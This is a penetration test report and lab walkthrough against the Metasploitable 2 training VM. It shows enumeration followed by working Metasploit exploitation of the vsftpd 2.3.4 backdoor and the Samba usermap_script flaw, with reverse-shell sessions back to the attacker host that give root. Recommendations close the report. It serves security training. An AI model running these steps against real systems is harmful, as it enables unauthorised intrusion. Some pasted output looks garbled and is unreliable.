

Metasploitable 2

Penetration Test Report

FTP Backdoor & SMB Exploitation — Full Walkthrough

Author: Ayman Abdelmonsef

Target: 192.168.147.131 | Attacker: 192.168.147.129

Date: May 23, 2026

Executive Summary

This report documents a full penetration test conducted against the Metasploitable 2 intentionally vulnerable virtual machine. The engagement covered host discovery, service enumeration, SMB and NetBIOS enumeration, and exploitation via two independent attack paths: the vsftpd 2.3.4 backdoor (FTP) and the Samba 3.0.20 usermap_script vulnerability (SMB). Root-level access was achieved through both vectors.

Target IP	192.168.147.131
Attacker IP	192.168.147.129
OS / Platform	Linux — Metasploitable (Samba 3.0.20-Debian)
Key Services	FTP (21), SSH (22), HTTP (80), RPC (111), NetBIOS/SMB (139, 445)
Exploit Path 1	vsftpd 2.3.4 — Backdoor Command Execution (CVE-2011-2523)
Exploit Path 2	Samba 3.0.20 — username map script RCE (CVE-2007-2447)
Access Gained	root (uid=0) via both vectors

Step 1: Host Discovery

An ARP scan was performed across the local subnet to identify live hosts. The tool netdiscover (or equivalent ARP enumeration) captured 4 hosts. The Metasploitable 2 target was identified at 192.168.147.131 via its VMware MAC address (00:0c:29:fa:dd:2a).


Hosts Discovered

- 192.168.147.1 — 00:50:56:c0:00:08 — VMware gateway
- 192.168.147.2 — 00:50:56:ff:ee:8c — VMware DNS/DHCP
- 192.168.147.131 — 00:0c:29:fa:dd:2a — TARGET (Metasploitable 2)
- 192.168.147.254 — 00:50:56:f2:79:5f — VMware NAT

Immediately after host discovery, an Nmap service scan was launched against the target:

Command

```
nmap -sC -sV -T4 192.168.147.131
```



Step 2: Port & Service Enumeration

The Nmap scan with service detection (-sV) and default scripts (-sC) revealed a rich attack surface. Selected key services are listed below.

Key Ports Discovered

- 21/tcp — FTP — vsftpd 2.3.4 (FTP server status: connected as ftp, plain text control)
- 139/tcp — NetBIOS-SSN — Samba smbd 3.x-4.x (workgroup: WORKGROUP)

- 445/tcp — Microsoft-DS — Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
- 100005/udp — mountd (RPC)

Nmap script results also revealed critical SMB metadata:

- smb-security-mode: anonymous/blank account, message signing DISABLED (dangerous default)
- NetBIOS name: METASPLOITABLE, OS: Unix (Samba 3.0.20-Debian)
- Computer name: metasploitable, Domain: localdomain, FQDN: metasploitable.localdomain
- SMB2 negotiation failed (SMBv1 only)

```

100005 1,2,3 52427/udp mountd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  rpcbe netkit-rpcbe

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h00m05s, deviation: 2h00m00s, median: 4s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-05-23T06:41:13-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)

```

Step 3: SMB & NetBIOS Enumeration

3.1 — Nmap SMB Share Enumeration


Nmap SMB enumeration scripts were run against ports 445 and 139 to discover exposed shares.

Command

```
nmap --script smb-enum-shares -p 445,139 -Ts 192.168.147.131
```

Shares Found

- \\192.168.147.131\ADMIN\$ — STYPE_IPC, path C:\tmp, anonymous access: NONE
- \\192.168.147.131\IPC\$ — STYPE_IPC, path C:\tmp, anonymous access: READ/WRITE
- \\192.168.147.131\opt — STYPE_DISKTREE, path C:\tmp, anonymous access: NONE
- \\192.168.147.131\print\$ — STYPE_DISKTREE (Printer Drivers), anonymous access: NONE
- \\192.168.147.131\tmp — STYPE_DISKTREE ("oh noes!"), anonymous access: READ/WRITE



3.2 — Nmap SMB User Enumeration

SMB user enumeration scripts revealed a large list of system accounts via RID cycling.

Command

```
nmap --script smb-enum-users -p 445,139 -Ts 192.168.147.131
```

Notable Accounts

- backup (RID: 1068), bin (RID: 1004), bind (RID: 1210), daemon (RID: 1002)
- ftp (RID: 1214), games (RID: 1010), gnats (RID: 1082, Gnats Bug-Reporting System)
- irc (RID: 1070), klog (RID: 1206), libuuid (RID: 1200), list (RID: 1076)
- msfadmin (RID: 3000) — primary Metasploitable admin account
- mysql (RID: 1218, MySQL Server), nobody (RID: 501), postgres (RID: 1216)
- root (RID: 1000), service (RID: 3004), user (RID: 3002, "just a user")
- telnetd (RID: 1224), tomcat55 (RID: 1220), uucp (RID: 1020), www-data (RID: 1066)

KALI - VMware Workstation

File Edit View VM Tabs Help

Home X KALI X Metasploitable2-Linux X

ayman@ayman: ~

```
ayman@ayman:~$ nmap -sC -sV 192.168.147.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 13:13:03
Nmap scan report for 192.168.147.131
Host is up (0.0000s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:0C:29:FA:0D:2A (VMware)

Host script results:
|_ smb-common-services:
|   | Full name: Backup
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\bin (RID: 1004)
|   | Full name: bin
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\daemon (RID: 1002)
|   | Full name: daemon
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\dhcp (RID: 1003)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\distored (RID: 1022)
|   | METASPLOITABLE\ftp (RID: 1014)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\games (RID: 1010)
|   | Full name: games
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\gnats (RID: 1002)
|   | Full name: Gnats Bug-Reporting System (admin)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\irc (RID: 1070)
|   | Full name: ircd
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\log (RID: 1006)
|   | METASPLOITABLE\libnssd (RID: 1008)
|   | Flags: Normal user account, Account disabled
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2:14 PM 5/23/2026

KALI - VMware Workstation

File Edit View VM Tabs Help

Home X KALI X Metasploitable2-Linux X

ayman@ayman: ~

```
ayman@ayman:~$ nmap -sC -sV 192.168.147.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 13:15:03
Nmap scan report for 192.168.147.131
Host is up (0.0000s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:0C:29:FA:0D:2A (VMware)

Host script results:
|_ smb-common-services:
|   | Full name: Backup
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\bin (RID: 1004)
|   | Full name: bin
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\daemon (RID: 1002)
|   | Full name: daemon
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\dhcp (RID: 1003)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\distored (RID: 1022)
|   | METASPLOITABLE\ftp (RID: 1014)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\games (RID: 1010)
|   | Full name: games
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\gnats (RID: 1002)
|   | Full name: Gnats Bug-Reporting System (admin)
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\irc (RID: 1070)
|   | Full name: ircd
|   | Flags: Normal user account, Account disabled
|   | METASPLOITABLE\log (RID: 1006)
|   | METASPLOITABLE\libnssd (RID: 1008)
|   | Flags: Normal user account, Account disabled
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2:15 PM 5/23/2026


```
KALI - VMware Workstation
File Edit View VM Tabs Help
Home X KALI X Metasploitable2-Linux X
ayman@ayman: ~
File Actions Edit View Help
ayman@ayman: ~ X ayman@ayman: ~ X ayman@ayman: ~ X
zsh: corrupt history file /home/ayman/.zsh_history
[ayman@ayman]~$
$ enum4linux -u -s 192.168.147.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat May 23 13:46:57 2026

( Target Information )
Target ..... 192.168.147.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


( Enumerating Workgroup/Domain on 192.168.147.131 )
[+] Got domain/workgroup name: WORKGROUP

( Session Check on 192.168.147.131 )
[+] Server 192.168.147.131 allows sessions using username '', password ''

( Getting domain SID for 192.168.147.131 )
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
KALI - VMware Workstation
File Edit View VM Tabs Help
Home X KALI X Metasploitable2-Linux X
ayman@ayman: ~
File Actions Edit View Help
ayman@ayman: ~ X ayman@ayman: ~ X ayman@ayman: ~ X
[+] Got OS info for 192.168.147.131 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unix NT SMT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.0
server type : 0x9a03

( Users on 192.168.147.131 )
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,ill, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
```



3.5 — smbclient (Anonymous Share Browsing)

smbclient confirmed anonymous access and allowed browsing of the /tmp share.

Commands

```
smbclient -L 192.168.147.131 -N
smbclient //192.168.147.131/tmp -N
```

Results

- Anonymous login successful on both listing and connecting to the tmp share
- Files visible in /tmp: .ICE-unix, .X11-unix, .X0-lock, 5107.jsvc_up
- Workgroup master: WORKGROUP → METASPLOITABLE

```
(ayman@ayman)-[~]
$ smbclient -L 192.168.147.131 -N
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp            Disk      oh noes!
      opt            Disk
      IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server              Comment
      -----
      Workgroup           Master
      WORKGROUP           METASPLOITABLE
```

```
(ayman@ayman)-[~]
$ smbclient //192.168.147.131/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> l
.
..
.ICE-unix          DR          0   Sat May 23 13:51:52 2026
.X11-unix          DH          0   Sun May 20 20:36:12 2012
.X0-lock           DH          0   Sat May 23 13:39:55 2026
5107.jsvc_up       HR          0   Sat May 23 13:40:00 2026
7282168 blocks of size 1024. 5436984 blocks available
smb: \> s
s: command abbreviation ambiguous
smb: \> ls
.
..
.ICE-unix          DR          0   Sat May 23 13:51:52 2026
.X11-unix          DH          0   Sun May 20 20:36:12 2012
.X0-lock           DH          0   Sat May 23 13:39:55 2026
5107.jsvc_up       HR          0   Sat May 23 13:40:00 2026
7282168 blocks of size 1024. 5436984 blocks available
smb: \> █
```

Step 4: Exploitation — Path 1: vsftpd 2.3.4 Backdoor (FTP)

4.1 — Vulnerability Research

vsftpd 2.3.4 is infamous for a backdoor introduced in a malicious version distributed in 2011. When a username containing a smiley face character ":" is sent, the FTP daemon opens a root shell on port 6200. searchsploit confirmed public exploits exist.

Commands

```
searchsploit vsftpd 2.3.4
msfconsole -q
search vsftpd 2.3.4
```

Result

- exploit/unix/ftp/vsftpd_234_backdoor — Rank: excellent, CVE: 2011-2523

```

zsh: corrupt history file /home/ayman/.zsh_history
(ayman@ayman)-[~]
$ searchsploit vsftpd 2.3.4

```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```

Shellcodes: No Results

(ayman@ayman)-[~]
$ msfconsole -q
msf > search vsftpd 2.3.4
Warning: Never expose this VM to an untrusted network!

Matching Modules
=====
Name: exploit/unix/ftp/vsftpd_234_backdoor
Path: C:\Program Files\Metasploit\framework\lib\msfrpc\exploit\unix\ftp\vsftpd_234_backdoor
Description: This module attempts to exploit a backdoor in vsftpd 2.3.4 to execute arbitrary commands.
Disclosure Date: 2011-07-03
Rank: excellent
Check: Yes
Description: VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp

```

4.2 — Exploit Configuration

Commands

```

use 0      (exploit/unix/ftp/vsftpd_234_backdoor)
show options

```

Module Options

- RHOSTS — target host (required)
- RPORT — 21 (FTP port, default)
- LHOST — attacker listen address
- LPORT — 4444 (default)
- Payload: cmd/linux/http/x86/meterpreter_reverse_tcp (auto-selected)

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Warning: Never expose this VM to an untrusted network!
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

```

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILELESS	none	yes	Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVP		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URI		no	Local URI to use for serving payload
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

4.3 — Exploit Execution

Commands

```
set lhost 192.168.147.129
set rhosts 192.168.147.131
run
```

Result

- Backdoor spawned on target
- Meterpreter session 1 opened (192.168.147.129:4444 → 192.168.147.131:36823)
- Shell: whoami → root
- pwd → / | cd /root → ls shows: Desktop, var, vmlinuz

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.147.129
lhost => 192.168.147.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.147.131
rhosts => 192.168.147.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.147.129:4444
[+] 192.168.147.131:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.147.129:4444 → 192.168.147.131:36823) at 2026-05-26 00:48:29 +0300
# 192.168.147.131
meterpreter > shell
Process 5301 created.
Channel 1 created.
whoami root
root
which python3
python3
pwd
/
```

```
var
vmlinuz
root@metasploitable:/# cd root
root@metasploitable:~# ls
Desktop
```

Step 5: Exploitation — Path 2: Samba 3.0.20 usermap_script (SMB)

5.1 — Samba Version Fingerprinting

The Metasploit SMB version scanner confirmed the exact Samba version as 3.0.20-Debian, then a search for known exploits revealed the usermap_script module.

Commands

```
use auxiliary/scanner/smb/smb_version
set rhosts 192.168.147.131
run
search Samba 3.0.20
```

Results

- Samba version confirmed: Samba 3.0.20-Debian
- exploit/multi/samba/usermap_script — Rank: excellent, 2007-05-14
- Description: Samba “username map script” Command Execution (CVE-2007-2447)

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.147.131
rhosts => 192.168.147.131
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: n
' was replaced with '*' in regular expression
[*] 192.168.147.131:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.147.131 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > search Samba 3.0.20

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/samba/usermap_script       2007-05-14      excellent No      Samba "username map script" Command Execution
    - Multihack
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

```

5.2 — Exploit Configuration

The usermap_script exploit abuses the “username map script” smb.conf parameter in Samba. By injecting shell metacharacters into the username, arbitrary commands execute as root.

Commands

```

use 0      (exploit/multi/samba/usermap_script)
set rhosts 192.168.147.131
set lhost 192.168.147.129

```

```

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.147.131
rhosts => 192.168.147.131
msf exploit(multi/samba/usermap_script) > set lhost 192.168.147.129
lhost => 192.168.147.129

```

5.3 — Exploit Execution

Command

```
run
```

Result

- Reverse TCP handler started on 192.168.147.129:4444
- Command shell session 2 opened (192.168.147.129:4444 → 192.168.147.131:39928)
- Shell upgrade: /bin/bash -i
- whoami → root
- Prompt: root@metasploitable:/#

```

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.147.129:4444
[*] Command shell session 2 opened (192.168.147.129:4444 → 192.168.147.131:39928) at 2026-05-26 00:58:06 +0300
    - DVWA
pwd      WebDAV
/
whoami
root
/bin/bash -i
bash: no job control in this shell
root@metasploitable:/#

```

Findings Summary

Finding	Severity	Details
vsftpd 2.3.4 Backdoor (FTP)	Critical	CVE-2011-2523. Malicious backdoor opens root shell on port 6200 via ":" username trigger.
Samba 3.0.20 usermap_script RCE	Critical	CVE-2007-2447. Shell metacharacters in username execute arbitrary commands as root.
Anonymous SMB NULL Sessions	High	Server accepts empty username/password. Enables full user/share enumeration without credentials.
IPC\$ Anonymous READ/WRITE	High	IPC\$ share is accessible anonymously with read/write, enabling broad RPC calls.
tmp Share Publicly Accessible	High	\\host\tmp is readable and listable anonymously, exposing runtime socket files.
SMB Message Signing Disabled	Medium	SMB signing disabled by default allows relay and MITM attacks against SMB sessions.
30+ System Accounts Enumerable	Medium	RID cycling via SMB reveals all system/service accounts without authentication.
SMBv1 Only (No SMB2/3)	Medium	SMBv2/3 not supported. SMBv1 has many known protocol-level vulnerabilities.

Recommendations

- Remove or replace vsftpd 2.3.4 immediately — install a patched version from a trusted source.
- Patch Samba to a current supported release and audit smb.conf for the “username map script” parameter.
- Disable anonymous/null SMB sessions by setting “restrict anonymous = 2” in smb.conf.
- Enable SMB message signing to prevent relay and MITM attacks.
- Restrict share access — IPC\$ and tmp should not be accessible to anonymous users.
- Disable SMBv1 and enforce SMBv2 or SMBv3 minimum protocol versions.
- Audit all system accounts — disable or remove unnecessary service accounts.
- Implement host-based firewall rules restricting ports 139/445 to authorized management systems.

Conclusion

